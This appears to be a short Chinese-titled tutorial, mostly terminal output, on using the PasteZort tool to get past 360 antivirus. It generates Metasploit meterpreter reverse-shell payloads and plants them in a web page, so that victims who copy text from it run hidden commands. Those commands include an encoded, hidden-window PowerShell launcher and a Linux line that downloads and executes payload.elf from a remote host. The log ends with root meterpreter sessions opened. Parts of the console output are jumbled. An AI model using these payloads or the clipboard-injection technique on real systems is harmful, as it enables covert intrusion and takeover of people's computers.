

PasteZort 过360杀毒



<https://github.com/0xmaohou/PasteZort>

git clone <https://github.com/Zetahack/PasteZort.git>

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/0xmaohou/PasteZort
Cloning into 'PasteZort'...
remote: Enumerating objects: 13, done.
remote: Total 13 (delta 0), reused 0 (delta 0), pack-reused 13
Unpacking objects: 100% (13/13), done.
root@kali:~/Desktop# ls
32.exe  64.exe  avet  HERCULES  linux.py  linux_shell2.py  PasteZort  payload.ps1  payload.txt  ps1encode  shell.c  venom
root@kali:~/Desktop# cd PasteZort/
root@kali:~/Desktop/PasteZort# ls
encode.rb  PasteZort.py  README.md
root@kali:~/Desktop/PasteZort# chmod 777 encode.rb PasteZort.py
root@kali:~/Desktop/PasteZort# ./PasteZort.py
```

32.exe linux_shell2.py payload.txt payload.ps1

PasteZort

[v] [0] [1]

Zetahack

-> Iniciando servidor Apache:

-> ¡Apache Listo!

Sistema operativo objetivo:

- [1] Windows
- [2] Linux
- [3] Mac OSX

```
Systema operativo objetivo:
[1] Windows
[2] Linux
[3] Mac OSX

Objetivo: 1

inet6 fe80::20c:29ff:feac:d2e1 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:ac:d2:e1 txqueuelen 1000 (Ethernet)
RX packets 47 bytes 19245 (18.7 KiB)
TX errors 0 dropped 0 overruns 0 frame 0
RX packets 52 bytes 5081 (4.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Objetivo: 1
igmp 73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
-> Configuración de Payload:
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1116 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 frame 0
RX packets 20 bytes 1116 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Seleccione Payload:
[1] windows/meterpreter/reverse_tcp
[2] windows/meterpreter/reverse_http
[3] windows/meterpreter/reverse_https
[4] windows/shell/reverse_tcp

Payload: 1

LHOST= 172.16.200.130
LPORT= 6666
```

```
[1] windows/meterpreter/reverse_tcp
[2] windows/meterpreter/reverse_http
[3] windows/meterpreter/reverse_https
[4] windows/shell/reverse_tcp
linux.py
Payload: 1
venom

LHOST= 172.16.200.130
LPORT= 6666

-----
-> Generando payload...
-----
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 281 bytes


-----
-> ¡Payload Generado!
-----
Mensaje 1: hello
Mensaje 2: www.baidu.com

-----
-> Payload, mensajes y comandos inyectados en index.html
-----
-> Archivo index.html copiado en servidor local
-----
-> URL maliciosa: http://172.16.200.130/
-----

¿Desea iniciar el handler? (y/n): y
-----
-> Iniciando handler Metasploit...
-----

[-] Failed to connect to the database: could not connect to server: Connection refused
```

powershell -nop win Hidden -noni -enc



复制出来！ 执行！

linux

```

File Edit View Search Terminal Help
PID TTY TIME CMD
4239 pts/0 00:00:00 bash
4403 pts/0 00:00:00 python
4460 pts/0 00:00:00 sh
4461 pts/0 00:00:08 ruby
4629 pts/0 00:00:00 ps
msf exploit(handler) > sessions
=====
Active sessions
=====
Id|Type|Information|Connection
---|---|---|---
1 meterpreter x86/linux uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ kali
1:3344 -> root@kali:~/Desktop/PasteZort# ping /dev/null; clear; wget http://[redacted]/payload.elf && /dev/null && chmod +x ./payload.elf && ./payload.elf && disown && clear
msf exploit(handler) > sessions
=====
Active sessions
=====
Id|Type|Information|Connection
---|---|---|---
1 meterpreter x86/linux uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ kali
1:3344 -> root@kali:~/Desktop/PasteZort# ping /dev/null; clear; wget http://[redacted]/payload.elf && /dev/null && chmod +x ./payload.elf && ./payload.elf && disown && clear
msf exploit(handler) >

```